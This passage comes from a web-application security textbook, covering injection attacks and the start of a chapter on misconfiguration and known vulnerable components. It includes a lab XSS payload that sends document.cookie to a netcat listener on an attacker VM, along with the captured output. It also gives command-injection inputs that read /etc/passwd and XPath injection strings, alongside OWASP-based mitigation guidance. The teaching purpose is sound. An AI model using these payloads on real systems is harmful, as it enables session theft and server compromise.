
127.0.0.1:8081/amazing-myths-3/vote?voteFor=Theseaus%20and%20the%20Minotaur<img%20src=x;%20onerror="alert(document.cookie)"/

127.0.0.1:8081 says

permissions=dXNlcjphZG1pbg==; username=Lm133U999993

***Figure 4.46**: Returning cookie values in XSS*

The next step to steal the cookies via this link is to set up a listener to receive the data. We will do this using a Kali VM to represent the attacker. So, first run **ifconfig** to check the VMs IP, then set up the **`netcat`** listener on port 9393 – or another port of your choice – using the command **nc -lvp 9393**. Here, the flag **`l`** is for listen, the **`v`** is for verbose, and **`p`** is for port so that the listener will use the port supplied as the following parameter:




```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe02:9718  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:02:97:18  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 600 (600.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 2123 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~$ ^C
kali@kali:~$ nc -lvp 9393
listening on [any] 9393 ...
```

***Figure 4.47**: Kali Linux ifconfig and start netcat listener*

Using this information, we will change our payload so that the **`onerror`** event handler changes the image tags **`src`** value to point to our listener and attach the cookies. This will create the following payload: **Theseaus** and the **Minotaur**. The **`%2b`** is URL encoded +.

If left unencoded, the browser will interpret it as a space, and the payload will not work.

If we execute this, we see that the figure `src` has been updated using the inspect tool.



```
127.0.0.1:8081/amazing-myths-3/vote?voteFor=Theseaus%20and%20the%20Minotaur<img%20src=x%20onerror="this.src=%27http://192.168.196.128:9393/?cookie=%27%2bdocume...
```

MYTHS ★ – Amazing Myths In SciFi

TUTORIALSMANAGEACCOUNTSIGNOUT


Vote

Favorite Post: You are supporting Theseaus and the Minotaur

```
<div class="modal fade" id="myModal" role="dialog">…</div>
<div class="container">
  <h1>Vote </h1>
  <c:if test="false">…</c:if>
  <div class="well">
    <form id="fm1" action="vote" method="post">
      <div class="row"> flex
        <div class="col-md-offset-1 col-md-4">…</div>
        <div class="col-md-7">
          <p id="voteTag">
            "You are supporting Theseaus and the Minotaur"
            <img src="http://192.168.196.128:9393/?cookie=permissions=dXNlcjphZG1pbg==; username=Lm133U999993" onerror="this.src='http://192.168.196.128:9393/?cookie='+document.cookie"> == $0
```

Figure 4.48: Inspecting XSS HTML

If we check our listener, it receives the cookies.



```
kali@kali:~$ nc -lvp 9393
listening on [any] 9393 ...
192.168.196.1: inverse host lookup failed: Unknown host
connect to [192.168.196.128] from (UNKNOWN) [192.168.196.1] 10829
GET /?cookie=permissions=dXNlcjphZG1pbg==;%20username=Lm133U999993 HTTP/1.1
Host: 192.168.196.128:9393
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:8081/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Figure 4.49: Netcat Listener receives HTTP Request with cookies

Where Netcat is one the easiest listeners to set up, you can use Python `SimpleHttpServer` or even Apache or Tomcat access logs to receive the cookies.

Secure code guidelines to stop cross-site scripting

In general, XSS should be fixed via output encoding. Using an allow list for all input validation is also acceptable. There are many caveats to this. There are several contexts in which it is unsafe to have untrusted data, including:

- **In a script**
  - ○ **<script> untrusted </script>**
- **In an HTML comment**
  - ○ **<!– untrusted -->**
- **In an attribute name**
  - ○ **<div untrusted=test />**
- **In a tag name**

    - ○ **<untrusted href=“/”/>**
- **Directly in a CSS**
    - ○ **<style> untrusted </style>**

Use a well-known library to perform output encoding. The OWASP Encoder library – **https://owasp.org/www-project-java-encoder/** – is a small, lightweight encoder library for Java. It follows all best practices and is still supported. The OWASP ESAPI project also supplies similar encoding but is no longer being supported. Thus, this library is preferred. A separate library should be used for JSON, the OWASP JSON Sanitizer library is an easy to use choice: **https://owasp.org/json-sanitizer/**.

JSP usage

This example is for a JSP file. The usage for `.tag` files is done similarly.

1. **To encode in a JSP, first include the JSP library in your pom**:
   ```
   <dependency>
     <groupId>org.owasp.encoder</groupId>
     <artifactId>encoder-jsp</artifactId>
     <version>1.2.3</version>
   </dependency>
   ```
2. **Add tag library**:
   Then, add a reference to the tag library in your JSP file.
   <%@taglib prefix="e" uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
3. **Encode**:

   Find the data to encode and call the right function. See the chart at the bottom for a list of functions for each context. In the HTML itself, use **${e:forHtml(item.data)}** or **<e:forHtml value="${item.data}" />**.

Java usage

The OWASP Encoder libraries can easily be used inside Java, too. Follow these simple steps:

1. **The POM file**.

First, add the encoder dependency to the pom file:

```
<dependency>
  <groupId>org.owasp.encoder</groupId>
  <artifactId>encoder</artifactId>
  <version>1.2.3</version>
</dependency>
```

2. **Add the import**.

   In the Java file, put the import statement.

   ```
   import org.owasp.encoder.Encode;
   ```

3. **Encode**.

   Choose the data to encode and call the right function. See the last section for a complete list of contexts and processes:

   ```
   Encode.forHtml(dataToEncode);
   ```

Contexts and functions available

HTML entity encoding should be used inside HTML tags like **`<body></body>`** or **`<div></div>`**. Use the function **`forHtmlContent`**`(`**`UNTRUSTED`**`)`. UNTRUSTED represents the untrusted user input that is passed as a parameter to the function.

HTML attribute encoding is when the data is HTML attribute, i.e., inside the tag like a URL in a link as **`<a href="DATA"></a>`**. Then, use the function **`forHtmlAttribute`**`(`**`UNTRUSTED`**`)`.

JavaScript encoding is used when the data to encode is inside **`javascript <script>`** tags. The function **`forJavaScript`**`(`**`UNTRUSTED`**`)` can always be used in any JavaScript context, but it can encode unnecessary things. So inside a JavaScript block such as **`<script></script>`** tags, the function **`forJavaScriptBlock`**`(`**`UNTRUSTED`**`)` is more efficient. When JavaScript is inside an attribute such as **`onmouseover`**, the function **`forJavaScriptAttribute`** `(`**`UNTRUSTED`**`)` is the best choice.

CSS Encoding is used when the data to encode is part of CSS. For all CSS cases except a URL, use the function **`forCssString`**`(`**`UNTRUSTED`**`)`. In the case of a URL inside of the CSS, use the function **`forCssUrl`**`(`**`UNTRUSTED`**`)`.

Use URL Encoding for URL parameters. Either get parameters – **`value= --`** or rest parameters – part of the path. Use function **`forUriComponent`**`(`**`UNTRUSTED`**`)`.

Use XML Encoding for XML documents. Use function **`forXML`**`(`**`UNTRUSTED`**`)` **`or`** **`forXMLContent`**`(`**`UNTRUSTED`**`)`, depending on context.

Command injection

Command injection refers to a malicious user controlling the input field's value, which can execute an unintended operating system command. This is not as common as the other types of injection but can compromise the server and everything stored on it with the ability pivot to other machines when it occurs.

To test for command injection, look for inputs that appear to be running a system command, such as changing permissions, ping, a directory listing, or even reading a file's contents. Look at these requests to identify user-controllable fields that may be used in a command. These fields can be get parameters, post parameters, part of the URL, a cookie, or a header. Let us assume we have identified an input that runs a ping command to a server, and we can control the server name. So, our input is a URL, IP address, or local server name. In our example, we will input google.com. This will result in the server running the command:

ping google.com

Then, to test for injection, we add to our input using a special character and another command we wish to run. We will try to run the command:

cat /etc/passwd

The following is a chart of the most common special characters and how they are commonly used in a command injection:

Input for the injection	Command to execute	
google;cat /etc/passwd	ping google;cat /etc/passwd	;
google|cat /etc/passwd	ping google|cat /etc/passwd	|
google&cat /etc/passwd	ping google&cat /etc/passwd	&
google||cat /etc/passwd	ping google||cat /etc/passwd	||
google&&cat /etc/passwd	ping google&&cat /etc/passwd	&&

Table 4.2: Command injection options

In the case where the **||** is used to connect the commands, the cat command is only executed if the ping fails, and in the **`&&`** case, the cat command runs only if the ping succeeds.

In Java, command injections almost always come from the use of the `Runtime.exec()` functionality. Using grep or another search tool to find instances of this in your code can help you test this more efficiently in a gray box style.

To stop command injection, never call the operating system shell unless necessary. Avoid using user input in the command when the operating system shell is needed. Validate input with an allow list if possible. If you cannot use an allow list, encode special characters in user input or parameterize user-received input to the operating system command.

XML injection

This section briefly introduces XML and how to recognize XML tag injection. One type of XML injection is the **XML External Entity** (**XXE**) Injection. XXE will be covered in detail in *Chapter 8*, *Exploring Vectors with DOS Attack*. This section covers the basics so you can recognize XML injection and know where to seek more information.

XML is a versatile and widely used data format that still plays a pivotal role in information exchange and representation. It is designed to structure and store data in a human-readable and machine-readable format. XML uses a set of tags to define the data structure, with each tag specifying the type and meaning of the enclosed content. This flexibility allows XML to represent a wide range of data, from simple configurations to complex documents, making it a fundamental tool for data interchange between different systems and platforms. Its self-descriptive nature and wide adoption in various domains, including web services, document storage, and configuration files, have solidified its importance in modern computing. XML injection is when the malicious user sends a malicious XML document or injects XML tags into the input.

In XML, **Document Type Definitions** (**DTDs**) are used to define the structure and rules for an XML document. DTDs can be categorized into two types: internal DTDs and external DTDs.

An internal DTD is defined within the XML document, typically within the `<!DOCTYPE>` declaration. It is contained within square brackets directly in the XML file. Here is an example:

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ELEMENT foobar (foo, bar)>
  <!ELEMENT foo (#PCDATA)>
  <!ELEMENT bar (#PCDATA)>
  <!ATTLIST bar test CDATA ” >
]>
<root>
  <foobar>
    <foo>This is foo data.</foo>
    <bar test =”me”>This is bar data.</bar>
  </foobar>
</root>
```

In this example, we define the structure of the `foobar` element and its child elements, `foo` and `bar,` using an internal DTD. The `#PCDATA` declaration within the `<!ELEMENT>` defines that the elements `foo` and `bar` can contain parsed character data (text content).

An external DTD is defined in a separate file and referenced in the XML document. Here is how it would look:

```
<?xml version="1.0"?>
<!DOCTYPE root SYSTEM "example.dtd">
<root>
  <foobar>
    <foo>This is foo data.</foo>
    <bar test=”me”>This is bar data.</bar>
  </foobar>
</root>
```

Consider the DTD file example:

```
<!ELEMENT root (foobar)>
<!ELEMENT foobar (foo, bar)>
<!ELEMENT foo (#PCDATA)>
```

<!ELEMENT bar (#PCDATA)>

<!ATTLIST bar test CDATA " >

In this case, the XML document references an external DTD file using the **`SYSTEM`** declaration in the **`<!DOCTYPE>`** statement. The structure and rules for the XML document are defined in a separate DTD file. The DTD tells us what is allowed in the XML.

To test for XML tag injection, try to use any of the XML metacharacters: **`'`**, **`"`**, **`<`**, **`>`**, and **`&`**. If these cause errors, the application is very likely to be vulnerable to XML tag injection.

If there is a tag injection, use input validation and allow lists to stop injection attacks.

XPath injection

This section supplies a brief overview of XPath and XPath injection. It focuses on how to tell XPath injection from SQL injection and where to find other resources.

XML Path Language (**XPath**), is a powerful and widely used technology in XML. XPath supplies a way to navigate and query XML documents to locate specific elements and data. It acts as a path or a querying language for XML, allowing you to pinpoint information within complex XML structures.

XPath uses a set of expressions and functions to traverse the hierarchical structure of XML documents. It can extract data, filter elements, and perform searches within XML content.

Some sample queries are provided in the following table:


Query	Description
//foo	All foo elements
//item[1]/bar	The bar element of the first item
//item/foo	All foo elements under the item
//foo[text()='Second foo']	Select foo element with text Second foo

***Table 4.3**: XPath examples*

XPath injection can remarkably resemble SQL injection, but they are not the same. To detect XPath injection, the **`'`** is often used to cause an error. Boolean clauses that can be added to make a condition true or false are also like SQL. For example, you might use **`'`** or **`'a'='a`** to find an always true. Depending on the SQL query, this might also be your injection. So, if something seems like SQL injection but is not precisely working, then maybe it is XPath injection.

A tool called XPath blind explorer can be used similarly to SQLMap to dump an XML database with an XPath injection. It can be downloaded from **https://code.google.com/archive/p/xpath-blind-explorer/downloads**.

To use XPath blind explorer, identify an XPath injection. Identify how the application can verify if the result is true or false. XPath injection is prolonged compared to a lot of SQL injection. So, you may need to wait hours for it to finish. The configuration is simple: provide the URL and parameters with the injection. Then select either keyword `true` or keyword `false` and supply the string that shows the condition is met on the web application. Then, choose if the configuration is string-based or integer-based. Refer to the following figure:


XPath Blind Explorer (ver.: 1.0.0.0)
Exploitation
Options
About
Target
URL:
Keyword "false"
Integer-based
Test condition:
"true"
"false"
STOP
Results

Request type: ○ GET ● POST

POST Parameters: email=' or 'z'='z

● Keyword "true" confirmed

Exploitaiton type: ● String-based

' and count(/*)=1 and '1'='1

***Figure 4.50**: XPath Blind Explorer*

For more information on XPath injection, OWASP has a few relevant articles. Refer to **https://owasp.org/www-community/attacks/XPATH_Injection** and **https://owasp.org/www-community/attacks/Blind_XPath_Injection**.

Conclusion

Software security requires constant vigilance to protect public web applications and services. This chapter has covered injection attacks, shedding light on the threats of SQL injection, XSS, command injection, XML injection, and XPath injection. After understanding these vulnerabilities and the means to detect and mitigate them, you are better equipped to defend your software against relentless cyber threats. Remember that secure coding is not a mere obligation but a responsibility, and your commitment to implementing the secure coding practices outlined here will protect your users and data and fortify the trust they place in your software.

In the upcoming chapter, we will explore misconfigurations and default values. This will include identifying vulnerable JavaScript libraries, exploiting vulnerable technologies found during reconnaissance, uncovering admin interfaces with default credentials, mitigating risks associated with debugging-enabled environments, exploring exploitable sample apps, and understanding the implications of user agent vulnerabilities.

Join our book’s Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 5

Misconfiguration with Default Values

Introduction

In many cases, the most significant threats do not arise from grand, dramatic breaches but from the seemingly subtle vulnerabilities within the digital infrastructure. This chapter explores misconfigurations and the use of default values, both accidental and intentional. From vulnerable JavaScript libraries and exploitable sample applications to administration interfaces with default credentials, we will uncover these subtle vulnerabilities that can expose your systems. Specific techniques to discover these vulnerabilities and information on stopping these issues from reoccurring in your **software development life cycle** (**SDLC**) will be discussed. Ultimately, you will be equipped to navigate the misconfigurations and safeguard your digital assets from potential exploitation.

Structure

This chapter will discuss finding vulnerabilities caused by misconfiguration or use of default values, including:

- Known vulnerable components
- Known vulnerable JavaScript libraries
- User agents and alternative views
- Default credentials and component configuration

Objectives

By the end of this chapter, you will be familiar with common misconfiguration issues, how to discover them, and how to stop reoccurring misconfiguration issues. You will learn the most common default configuration problems and how to avoid them. We will look at tools used by penetration testers to find vulnerable components and the standard SDLC tools used to stop these issues.

Known vulnerable components

Known vulnerable components refer to any part used by the application that has a published vulnerability. When these vulnerabilities are published, they often include detailed steps for reproducing the issue and sometimes a **proof of concept** (**POC**) program that, with a bit of tweaking, can perform the exploit. Known vulnerable JavaScript dependencies are a special subset of known vulnerable components. Known vulnerable JavaScript libraries are covered in a separate section, **Known Vulnerable JavaScript Libraries**, due to different techniques and tools. This next section will look at manually finding known vulnerable components.

Manually finding known vulnerable components


First, refer to the technologies found during the reconnaissance phase.

Several online databases can be used to search for exploits on these technologies, such as:

- Vulners (**https://vulners.com/**) is an online security database and search engine that is a valuable resource for security professionals, researchers, and anyone interested in cyber security. Vulners maintains a vast and continuously updated database, including data on vulnerabilities, exploits, patches, and security content. It also offers APIs that enable developers to integrate its security data into their applications, tools, and services.

- Exploit-DB (https://www.exploit-db.com/) is a well-known online platform and database that serves as a comprehensive resource for security professionals, researchers, and hackers. It primarily supplies information about security vulnerabilities, exploits, and security-related tools. It keeps extensive knowledge about various security vulnerabilities in software, hardware, and web applications. It includes details about the vulnerabilities, their technical descriptions, and relevant proof-of-concepts or working exploits.

The Apache HTTP Server 2.4.52 was found in the reconnaissance phase. So, let us search both Vulners and Exploit-DB to check for vulnerabilities. In Vulners, you select the search type. In this case, we will explore by product and enter the product's name and the version number to see a list of vulnerabilities, as follows:



vulners.com/search?software=apache%20http%20server&version=2.4.52

Search by product: apache http server 2.4.52

GithubExploit

Exploit for HTTP Request Smuggling in Apache Http Server

CVE 2023 25690 - Proof of Concept **Published: 7 March 2023** ...

9.8 CVSS 2023-05-22 03:06 AM

CNVD


Apache HTTP Server mod_isapi module buffer overflow vulnerability

Apache HTTP Server is an open source web server from the Apache Foundation. The server is fast, reliable, and extensible via a simple API. buffer overflow vulnerability exists in Apache HTTP Server 2.4.53 and earlier versions, which stems from a boundary error in the mod_isapi module when handling ...

VULNERS
Star
Database
Vendors
Products
Years
CVSS
Scanner
Perimeter Scanner
Email
Webhook
Daily Hot!
Security news
Exploit updates
Blogs review
Linux vulnerabilities
Bugbounty
CVE Feed
CVSS High Score
EPSS High Score
AI High Score
Wild exploited
show all

Figure 5.1: Vulners website

Now, we will search for the same product on `exploit-db`:



exploit-db.com

☐ Verified ☐ Has App

Show 15

Search: ıache HTTP Server 2.4.52


Date	D	A	V	Title	Type	Platform	Author
No matching records found							

EXPLOIT DATABASE
Filters
Reset All

Figure 5.2: Exploit Database website

There are no results. This is because `exploit-db` only has vulnerabilities with published exploits and POCs, while Vulners reports known vulnerabilities without a published exploit.


Using Kali Linux, you can do an offline command line search of **`exploit-db`** using the SearchSploit tool. The Kali command line usage and search and output options are shown as follows:



```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]

═══════════
 Examples
═══════════
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp

  For more examples, see the manual: https://www.exploit-db.com/searchsploit

══════════
 Options
══════════
## Search Terms
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [Term]      Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist, disabling fuzzy search for version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the file's path)
       --exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple values
                                e.g. --exclude="term1|term2|term3"

## Output
   -j, --json     [Term]      Show result in JSON format
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible)
   -v, --verbose              Display more information in output
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --colour               Disable colour highlighting in search results
```

***Figure 5.3**: searchsploit command line options*

Searching again for Apache HTTP Server 2.4.52 shows that **`searchsploit`** does not find any exploits. Refer to the following figure:




```
kali@kali:~$ searchsploit Apache Http Server 2.4.52
Exploits: No Results
Shellcodes: No Results
```

***Figure 5.4**: searchsploit example*

This is not surprising as **`searchsploit`** uses an offline version of the **`exploit-db`**.

Google searches can also be used to pull up lists of published vulnerabilities. To use Google, search for **CVE Apache HTTP Server 2.4.52**. CVE stands for **common vulnerabilities and exposures** and is a standardized identifier for a known security vulnerability, allowing security professionals and organizations to reference and track specific vulnerabilities in software and hardware. Our Google search will show results such as the one that follows:



About 83,500 results (0.36 seconds)

The Apache Software Foundation!
https://httpd.apache.org › security › vulnerabilities_24

Apache HTTP Server 2.4 vulnerabilities

Apache HTTP Server 2.4 vulnerabilities. This page lists all security vulnerabilities fixed in released versions of Apache HTTP Server 2.4.

People also ask

What is the vulnerability of Apache 2.4 52?

What is the CVE for Apache 2.4 55?

Is Apache 2.4 vulnerable?

What is the CVE number of the vulnerability that was solved in Apache version 2.4 51?

Is Apache 2.4 affected by Log4j?

Which version of Apache is vulnerable to Log4j?

Binary Defense
https://www.binarydefense.com › ... › Threat Watch

Apache HTTP Server 2.4.52 HTTP Request Smuggling ...

52 HTTP Request Smuggling Vulnerability (CVE-2022-22720) ... A vulnerability in Apache 2.4.52 was discovered by James Kettle, Director of Research at PortSwigger, ...

CVE Details
https://www.cvedetails.com › version_id-782030 › Ap...

Apache Http Server version 2.4.52 : Security vulnerabilities ...

Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue ...

Figure 5.5: *Google search for known vulnerabilities*


CVE Details (**https://www.cvedetails.com**) is a trusted and well-known site. The first link to the Apache Foundation would also be a sound choice. Generally, look for official sites from MITRE or NVD, **`cvedetails.com`**, or the software company's site.

Burp extensions and scanners

Penetration testers generally use professional vulnerability scanning software such as *Nessus* and *Qualys* for vulnerability scanning. These have great results for known network vulnerabilities, operating systems, and infrastructure. If your company gives you access to these tools, use them. You may also want to consider some other options. This section will discuss two options: Vulners Burp Suite Extension and the Nmap vulnerability scan.

A burp suite pro extension called **Software Vulnerability Scanner** calls back to the Vulners API to tag vulnerabilities from that online database automatically. To install this Extension:

1. Go to the **Extender** tab.
2. Select **BApp Store** from the tabs.
3. Search for **Vulnerability.**
4. Select **Software Vulnerability Scanner** from the list:



Estimated system impact: **Medium**

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Vulnerability

Name	Installed	Rating	Popularity	Last updated	System impact	Detail
Potential Vulnerability In...				05 Jan 2023	Low	
Software Vulnerability Sc...	✓			09 Apr 2019	Low	Pro extension
Add to SiteMap+				28 Nov 2022	Low	
Burptrast, Contrast Secur...				03 Aug 2023	Medium	
Code Dx				06 Jun 2018	Low	Pro extension
Header Issue Reporter				22 Jun 2023	Low	Pro extension
HeartBleed				22 Jun 2023	Low	
HTTPoxy Scanner				25 Aug 2021	Low	Pro extension
IIS Tilde Enumeration Sc...				20 Jul 2023	Low	
iRule Detector				08 Aug 2019	Low	Pro extension
Java Deserialization Scan...				04 Feb 2022	Low	
LightBulb WAF Auditing ...	✓			21 Feb 2022	Low	
